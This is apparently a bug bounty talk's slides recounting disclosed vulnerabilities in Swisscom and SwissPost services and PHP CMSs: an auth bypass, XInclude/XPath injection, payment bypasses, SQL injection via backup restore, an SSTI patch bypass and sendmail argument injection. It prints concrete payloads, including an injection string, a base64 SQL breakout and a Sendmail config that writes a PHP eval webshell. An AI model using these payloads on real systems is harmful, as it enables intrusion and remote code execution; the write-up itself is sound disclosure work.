Blaklis

From easy wins to epic challenges: Bounty hunter edition





Who am I?

- > BB ~ 7 years CTF ~ 15 years Hacking ~ 18 years
- > Web app enjoyer, love PHP & source code review
- > Not a recon guy, main app breaker
- > Far fetched bug lover
- > Around \$2M all time in BB
- > HackerOne ambassador for France



A (small) part of my Swisscom journey





Who's Swisscom?

- > Biggest TELCO in Switzerland
- > Wildcard BB from 2016
- > My first BB experience
- > Fair and kind team
- > ~ 500k USD on them
- > Strong security over time
- > Bugs presented are quite old





https://github.com/swisscom/bugbounty/





Swisscom Cockpit

- > Mobile phone manager
- > Login process : MSISDN > SMS Token + CAPTCHA
- > Manage serious confidential data
- > Staging instance on the internet



- > Staging SMS token = always 1111
- > Staging login = broken; 500 error
- > Central SMS repo?
- > Init login on PROD
- > Init login on STAGING
- > Use **1111** on PROD
- > Logged in!





DEMO TIME!









Nice bounty, for a nice impact:)





- > Login process:
 - Input MSISDN + submit
 - Input SMS code + captcha
- > Set 3 encrypted cookies
 - CockpitCaptchaText: manage CAPTCHA text
 - CockpitMsisdnKey: manage phone number input
 - CockpitSmsTokenKey: manage PIN code received by SMS



- > Copy CockpitSmsTokenKey > CockpitCaptchaText
- > Leaks PIN code in CAPTCHA
- > Authentication bypass! 🎉 🥳







DEMO TIME!









Ok, ok, stopping now...





- > Login then cancel
- > Authentication success
- > Fail after a patch?





You don't expect a demo for this one, right? This time, I'm really stopping - let's go on another target:)





Swisscom Worklink

- > Swisscom acquisition
- > Main website use Weblication, a not-so-known PHP CMS
- > Bought a Weblication license
- > XML databases and storage





- > General path traversal prevention mechanism
- > Easy bypass, . . . / => . . /
- > Path traversal => "Directory empty" vulnerability
 - Not reachable check for specific directory, doesn't exist
- > Arbitrary directory creation
- > Chain to empty arbitrary folders 🎉 🥳
- > But not so useful yet?





- > Empty weblication/grid5 = remove .htaccess
- > Childs dirs contain XML databases
- > weblication/grid5/clients/default/logs/login.wLogs.php = XML data with PHP ext, session token for all users
- > We can read it, auth bypass, win!









- > Wild guess : PHP short tags
- > Searched other vulns
- > Found pre-auth RCE
- > Failing again, same reason cried a bit
- > Found a XML injection in locked users database (XML file,
- PHP ext), on username
- > Users locked => rate limiting





- > Prevent XInclude, calling DOMDocument::xinclude(false)
- > Enable XInclude, instead
- > XInclude = XML feature to include other XML in a document
- > xxx" xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="/var/www/html/weblication/grid5/clients/default/logs/lo gin.wLogs.php" parse="xml"/></log><log foo="
- > Include all user data in locked file
- > XInclude reformats file to be a fully valid XML





- > What now? Still useless
- > Check for locked users at login => blind XPath injection
- > Allows exfiltration of locked database
- > Locked database contains XML logs with session tokens
- > Allows exfiltration of sessions tokens, byte per byte
- > Admin takeover, feature to RCE
- > Works remotely





- > TLDR; Chain:
 - Lock user with XML injection in username + XInclude directive pointing XML logs
 - Use XPath injection to leak logs from locked DB
 - Get admin session
 - RCE



DEMO TIME!







2500\$ for the bug, 500\$ bonus for the nice chain

Another Swiss customer - SwissPost!







Swisspost

- > Private company, main postal service in Switzerland
- > Involved in major projects like eVoting
- > Very active in cybersecurity bought some local companies
- > Started BB in 2019 for eVoting, added assets over time
- > Super fair team, very good XP with them, very mature
- > Fast response time, fast to patch, good communication
- > BB on eVoting from 100€ to 230k€ if you love crypto, go for
- it cc @VotingVillage!:)





https://vdp.post.ch





Swisspost Payments

- > Their own payment system
- > Quite common: signed requests, different endpoints for failure/success, etc
- > Can stack money on your account; "balance" system



- > Standard workflow: payment request, 3DSecure, confirmation
- > Cancelling 3DS = /VPSPayment/XmlInterface/Decline3DS
- > Accepting 3DS = /VPSPayment/XmlInterface/Accept3DS
- > Sent the signed params on both
- > Switch decline to accept URL validate payment without paying
- > Infinite money, quite standard vuln 🎉 🥳





DEMO TIME!









Good start, so I focused a bit








- > Was trying to manipulate payments session, changing price in a transaction during 3DS, etc...
- > Delivery man rang the doorbell
- > Got the package, signed, etc took a coffee break too
- > Got back to my chair
- > Got some money credited to my Swisspost account



- > Tried to replay everything I did
- > Failed
- > Replayed everything, including coffee break with a colleague
- > Account credited again







- > Timed-out transactions considered successful
- > Bad check of payment state, defaulting success





DEMO TIME!





Swisspost Payments: Bug #2



Never have been paid that much for a (two, in fact) coffee break



Swisspost + Peppershop

- > Peppershop = Swiss PHP CMS + managed hosting
- > Bought a license + access to code
- > PHP 00 00 00
- > One inscope domain using it





- > "Restore backup" admin feature interesting
- > Cut backup files on delimiter ;#%%\n separator of queries
- > ##_base64_start_##XXX##_base64_end_## = replaced by single-quoted string with the base64-decoded string
- > Gets the backup from local FS need to be generated from the CMS backup feature





- > Goal: inject SQL queries in backup
- > Method: exploiting parsing to break SQL context
- > Idea : if ;#%%\n or
- ##_base64_start_##XXX##_base64_end_## in some data stored in DB, might break something
- > Problem 1: Most fields sanitized by default no newlines, no #
- > Problem 2 : if restore fail on 1 line = end of process





- > Solution 1 : *Most*, not all. Orders' comments are not sanitized
- > Solution 2 : Should be possible with both replacements





- > Imagine : INSERT INTO orders ('Bemerkugen') VALUES ('Something we control fully');#%\n
- > We use their base64 feature to break from single quotes : INSERT INTO orders ('Bemerkugen') VALUES ('## base64 start ##KTsgLS0gLQ==##_base64_end_##');

==

INSERT INTO orders ('Bemerkugen') VALUES ('') - -');





```
> Also inject a separator + a new query
INSERT INTO orders ('Bemerkugen') VALUES
('##_base64_start_##KTsgLS0gLQ==##_base64_end_###%
% UPDATE foo SET bar = 1 -- -')
```

INSERT INTO orders ('Bemerkugen') VALUES ('') -- -\nUPDATE foo SET bar = 1 -- -')





- > Impact: inject queries in backup, trigger on restore
- > DB store serialized PHP objects
- > Custom gadget allows to delete local files
- > Admin authentication == .htaccess
- > Delete .htaccess = full admin
- > Payload is too big for the screen:)



DEMO TIME!







SwissPost weren't using the backup/restore feature; it throws memory error if you get too much data. Fair they even paid a bounty:)





Most quoted BB customer - REDACTED!







Redacted

- > Imagine a PHP CMS, widely used
- > Quite complex code and features
- > Blaklis scrutinizing the code at every release



- > CVE-?-? = pre-auth RCE through SSTI, in the wild
- > Emergency patch by maintainers
- > Reversed : double eval of templating
- > Patch = preg_replace /{{.*?}}/ to "" = prevent double eval
- > See the problem?
- > Regex doesn't match newlines
- > Original payload + \n before }} = pre-auth RCE again







Pre-auth RCE are always cool. Bonus - my colleague found another bypass: not closing the }} was enough - template will contain some later.





- > Found a bug, barely exploitable, but technically fun
- > Worst impact: pre-auth RCE, but pre-conditions makes it unlikely
- > Context : emails are using Laminas PHP lib
- > Laminas = doing a lot of checks and transformations on mails
- > Control over **FROM** header of some emails
- > Passed over 5th arg of mail()





- > PHP recap:
 - mail() function's 5th arg = arguments to sendmail binary
 - attacker controlled = argument injection to sendmail
 - known exploits, but depends on MTA used ship different sendmail binaries
 - Considering Sendmail MTA here first pre-condition



- > Problem: Laminas validating email addresses
- > Support quoted-string and dot-atom formats





```
// Dot-atom characters are: 1*atext *("." 1*atext)
// atext: ALPHA / DIGIT / and "!", "#", "$", "%", "&", "'", "*",
$atext = 'a-zA-Z0-9\x21\x23\x24\x25\x26\x27\x2a\x2b\x2d\x2f\x3d\x3f\x5e\x5f\x60\x7b\x7c\x7d\x7e';
if (preg_match(pattern:'/^[' . $atext . ']+(\x2e+[' . $atext . ']+)*$/', $this->localPart)) {
   return true;
if ($this->validateInternationalizedLocalPart($this->localPart)) {
    return true;
// Try quoted string format (RFC 5321 Chapter 4.1.2)
// Quoted-string characters are: DQUOTE *(qtext/quoted-pair) DQUOTE
            = \frac{x20-x21}{x23-x5b}x5d-x7e'; // %d32-33 / %d35-91 / %d93-126
$quotedPair = '\x20-\x7e'; // %d92 %d32-126
if (preg_match(pattern: '/^"([' . $qtext . ']|\x5c[' . $quotedPair . '])*"$/', $this->localPart)) {
   return true;
```



- > Problem : Laminas validates email addresses
- > Support quoted-string and dot-atom formats with regexes
- > FROM emails = escapeshellarg() before being used on mail()
- > PHP automagically applies escapeshellcmd() to the entire command calling sendmail
- > Double escape == no escape == argument injection

```
php > system(escapeshellcmd("ls ".escapeshellarg("' --help ")));
Usage: ls [OPTION]... [FILE]...
List information about the FILEs (the current directory by default).
Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.
```






- > Problem : emails = lowercased no known exploits for Sendmail, generally using C and X with long paths
- > Problem : email = limited to 64 chars for local part not ideal for parameters with lung paths





> Hours of testing







- > Strange errors if mail contains '>'
 - xxx>@blakl.is = "Invalid domain blak.is>" = strange
- > After debugging, behavior =
 - Laminas validation of email
 - Laminas craft email header + body with our email sender
 - Laminas parse the generated mail
 - Extract the sender again
 - Validates it again





- > Back to the error : what happens?
 - Traditional from header = From: "name" <x@domain.tld>
 - In our example = From: "name" <xxx>@blakl.is>
- > haven't been escaped
- > Injection in email line but no CRLF. Useless?



- > Mime encoded words to the rescue!
- > RFC 2047, format for special characters escape in headers
 - Format: =?charset?encoding?=41=41=41?= = 41 = 0x41
- > Chars in mime encoded words = valid chars in email



- > Potential chain:
 - Inject mime encoded string as sender email
 - Put in mail headers and extracted back by Laminas
 - Email used to send email = representation after mime encoded parsing
- > Need spaces for argument injection
 - =20 forbidden by spec but defined as space by RFC





- > Might need malicious local file CMS have unauth file upload!
- > Upload folder contains _ replaced by space by spec but =5F is ok
- > Size limitation = 64 mime encoded words increase size by a lot
- > Consider our webroot to be /app short, and a bit of cheating another precondition



- > Known Sendmail payloads = using -C/path/to/file and
- -X/path/to/dir args too long
- > -C loads arbitrary config file
- > Maybe enough to RCE?
- > Config file includes path to dead.letter file file write?
- > Config file includes bounce 2nd recipient included in dead.letter file on bounce - arbitrary file write?
- > PHP file write???:)





- > Default Sendmail MTA config + two options to arbitrary write is sufficient
- > Send the mail to notexistant@localhost.localdomain to bounce
- > Sufficient to get arbitrary write locally

```
# where do errors that occur when sending errors get sent?
0 DoubleBounceAddress=<?=eval(stripslashes(eval(base64_decode('cmV0dXJuICRfUkVRVUVTVFswXTs='))));?>
# where to save bounces if all else fails
0 DeadLetterDrop=/app/dir/backdoor.php
```





- > Charset in mime encoded words = optional, win some size
- > Need double quotes around our payload so email is valid
- > Even need to end with 2 double quotes, no idea why, magic
- > Can use uppercase letter for **Sendmail** exploitation again with
- =41 format
- > 64 chars = too short for long path parameters



- > Consider our config file uploaded is named "e"
- > Upload path = /app/dir/files/uploader_results/e/e
- > Payload:

++=??Q?=22' -=43/app/dir/files/uploader=5fresults/e/e '=22= 22?=@xx.com





- > Payload is injecting /app/dir/files/uploader_results/e/e in the sendmail command, injecting new config
- > Arbitrary write some PHP in web app, RCE!
- > Works only on Sendmail MTA, with webroot being short
- > ... and some aligned stars, maybe? 🙌 🔆
- > Probably not really exploitable in the wild
- > But technically super fun





DEMO TIME!









Pre-auth RCE are always cool. But this one is hardly exploitable. And it made me cry a bit also. Hope your brain fried as much as mine! That's my end word!







That's the end!

Thanks for having listened to the end - hope you had fun!

Questions?

- PS: I'll probably open a blog soon, describing most of my cool findings, including these ones, and some other that I wasn't able to describe today - time constraints!
- Follow me on Twitter... X for news about it!



